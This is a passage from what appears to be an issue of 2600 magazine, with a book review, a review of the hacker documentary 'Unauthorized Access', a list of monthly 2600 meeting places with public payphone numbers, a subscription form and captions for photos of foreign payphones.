He goes on to give his history of the hacker, from the earliest "computer notables", through the 60s and 70s, up to now. Then, it goes into an almost ten page history of the LoD vs. MoD crap that has been going on. He describes the typical American hacker, the "inner-city" hacker (do those exist?), and the European hacker. He debates with himself about the ethics of hacking, and about how big of a risk we are to national security. Then he goes into the whole point of this chapter, "Professional Hacking". He seems to think that this will be a big part of the future. People will be getting paid to do bad things, and that will give us legit hackers a bad name.

After that, the book gets boring again. He gives examples of some money-motivated hacks, and goes on about war and the military and information and computers. This book is probably very suited for security professionals who have to deal with securing their information, but for hackers, it is dull, boring drivel like those college and high school classes that we used to skip.

So if you are a corporation in search of a book written with a corporate mentality about corporate security, then this is your book. If you are a hacker, or are learning about the underground, then this book would make a very nice doorstop, footstool, or paperweight.

VIDEO REVIEW

Unauthorized Access
by Annaliza Savage
$25, 38 minutes, VHS
Savage Productions
1803 Mission St., #406
Santa Cruz, CA 95060
Review by Emmanuel Goldstein

Years in the making, a film on the lives and adventures of computer hackers has presented our world in the way mainstream media has always managed not to. The hackers do the talking and the viewer is left to either nod in appreciation or recoil in horror.

Unauthorized Access has no narrative and does not offer any kind of sappy summing up to either condemn or glorify hackers. Rather, Annaliza Savage uses the time to hear about and see hacker adventures from around the planet. But this isn't the Fred Wiseman, sit-in-a-park-or-mental-institution-for-several-hours-and-see-what-happens approach. *Unauthorized Access* has a lively pace, quickly moving from topic to topic, place to place.

The film contains a little bit of all of it and will easily convince any non-believer that we're up to some pretty incredible things. And, as many of us know, this is only the tip of the iceberg.

The film opens with scenes from HoHocon 1993 where hackers were being accused of trying to break into the hotel phone system by simply standing outside a door. We see an incredible number of security personnel and police converging on a hotel room, apparently unbothered by having it all captured on camera.

The last days of a hacker before he is sent to prison are witnessed with a combination of sadness and bitterness. We see Phiber Optik's last

moments on WBAI's *Off The Hook* before starting a ten month prison sentence.

The story of hacker informant Agent Steal is told by the closest thing to a recurring narrator - a hacker who seems to know all the gossip on everyone and a silent, ominous-looking sort who stands in the background wearing sunglasses.

We hear from Noah of Oregon who managed to get into an insecure system at Westinghouse. In an interesting twist, Noah's parents tell the story and give their opinions on the prospect of their 14-year-old son being sent to federal prison. "At the time I didn't even know they made nukes," says Noah. "If I knew that I would've stayed the hell away from Westinghouse."

We witness a faceless hacker getting into a file server from a Sun, which in itself is kind of funny. This is the only real live computer hacking we see in the documentary and it stops short of doing anything of a criminal nature.

The phreaking portion contains a great collage of different payphones from around the world. We also see a demonstration of red boxing, and of blue boxing from Amsterdam through Malaysia to the United States. At this point the viewer gets the sense that hackers and phreaks are truly everywhere.

Two areas of *Unauthorized Access* that are captured particularly well are the ones on the L0pht in Boston and a *2600* meeting in Los Angeles. Both of these hacker gathering places carry a special significance and the historical perspective is not lost. "Everything you're about to see was carried up these stairs," says the L0pht's Count Zero. "Just remember that when you see the Vax." At the *2600* meeting we see a brief demonstration of cellular hacking. Savage focuses on the eagerness of the participants - these are enthusiasts trading information and being open, not criminals conspiring to do evil things. It's incredible how independent filmmakers are able to see things the networks can never find.

Other highlights include a system administrator addressing a crowd of hackers expressing with great humor the frustration of only being able to trace calls during business hours.

But the thing which makes *Unauthorized Access* a true success is the world perspective which is evident throughout. Apart from seeing hackers from different parts of the United States, we journey to Holland for a glimpse at lockpicking and a hilarious look at what hackers can do inside a Metro station with the right keys. We also learn all about *Hack Tic* and the Internet service provided by Dutch hackers. Then it's off to Germany for the philosophy of the more subdued German hackers. "There is more fun in the Dutch approach," says one with no hint of envy. We learn how the Germans are working to provide Internet connectivity to the war-torn former Yugoslavia, a fitting example of how our knowledge and enthusiasm can be used in significant ways.

If there is any criticism of *Unauthorized Access,* it would have to be that the film is too short. For those who have never seen a hacker before, 38 minutes is most likely sufficient but for those of us who know how big it all is, hours of footage would be more satisfying. As a cohesive piece, the film stands tall. But some of the bits, particularly those on trashing, Information America, and hacker lore just aren't long enough to do the subjects justice.

Technically, *Unauthorized Access* is edited professionally; the picture and sound are always clear. Its existence is true evidence of the value of independent filmmaking - this is the kind of thing that should show up on the new Independent Film Channel.

As a cultural piece, it's what we've been waiting for. Many of us have long suspected that modern-day hackers have a unique and rich culture. *Unauthorized Access* is something we can point to to prove it.

2600 MEETINGS

NORTH AMERICA

Ann Arbor, MI

Galleria on South University.

Austin

Northcross Mall, across the skating rink from the food court, next to Pipe World.

Baltimore

Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Chicago

3rd Coast Cafe, 1260 North Dearborn.

Cincinnati

Kenwood Town Center, food court.

Clearwater, FL

Clearwater Mall, near the food court. (813) 796-9706, 9707, 9708, 9813.

Cleveland

Coventry Arabica in Cleveland Heights.

Dallas

Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Danbury, CT

Danbury Fair Mall, off Exit 4 of I-84, in the food court. Payphones: (203) 748-9995.

Hazleton, PA

Lural Mall in the new section by phones. Payphones: (717) 454-9236, 9246, 9365.

Houston

Galleria Mall, 2nd story overlooking the skating rink.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9358, 9388, 9506, 9519, 9520; 625-9923, 9924; 614-9849, 9872, 9918, 9926.

Louisville, KY

The Mall, St. Matthew's food court.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Nashville

Bellevue Mall in Bellevue, in the food court.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd. Payphones: (212) 223-9011, 8927; 308-8044, 8162.

Ottawa, ONT (Canada)

Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: (412) 928-9926, 9927, 9934.

Portland, OR

Lloyd Center Mall, second level at the food court.

Poughkeepsie, NY

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor. Payphones: (206) 220-9774,5,6,7.

Washington DC

Pentagon City Mall in the food court.

*****

EUROPE & SOUTH AMERICA

Buenos Aires, Argentina

In the bar at San Jose 05.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

Granada, Spain

At Kiwi Pub in Pedro Antonio de Alarcore Street.

Halmstad, Sweden

At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600.

CHANGES

WE ALL KNOW ABOUT THE POSTAGE INCREASE. NOT ALL OF US KNOW ABOUT THE INCREASE IN THE COST OF PAPER; WE'RE EVEN HEARING RUMORS THAT THE PRICE OF INK WILL BE GOING UP. ADD TO THAT THE FACT THAT WE'LL BE ADDING MORE PAGES NEXT YEAR AND IMPROVING THE MAGAZINE IN VARIOUS OTHER WAYS AND YOU CAN SEE WHAT WE'RE LEADING UP TO. AFTER ALL, IF EVERYONE ELSE CAN RAISE THEIR PRICES, WHY CAN'T WE? BECAUSE WE'RE DIFFERENT, THAT'S WHY. WE'LL RAISE OUR RATES WHEN WE'RE GOOD AND READY, NOT WHEN EVERYBODY TELLS US TO. SURPRISED? DON'T BE. IT'S JUST THE WAY WE ARE. OF COURSE, YOU CAN HELP US STAY SOLVENT AND UNPREDICTABLE AT THE CURRENT PRICE BY RENEWING FOR MULTIPLE YEARS OR EVEN SPRINGING FOR A LIFETIME SUB.

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (the dire threats on this page will never apply to you)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (invaluable reference material)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25
❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25 ❑ 1991/$25
❑ 1992/$25 ❑ 1993/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

Send orders to: 2600, PO Box 752, Middle Island, NY 11953


TOTAL AMOUNT ENCLOSED: _____

Old Style Foreign Payphones

Tanzania

From the streets of Zanzibar.
Photo by Hamilton Davis

Romania



Still operating in Bucharest.
Photo by T. Mele

Bulgaria

Note the vulnerable cords.
Photo by T. Mele

Bulgaria #2

Space age. (Both phones located in Sofia.)
Photo by T. Mele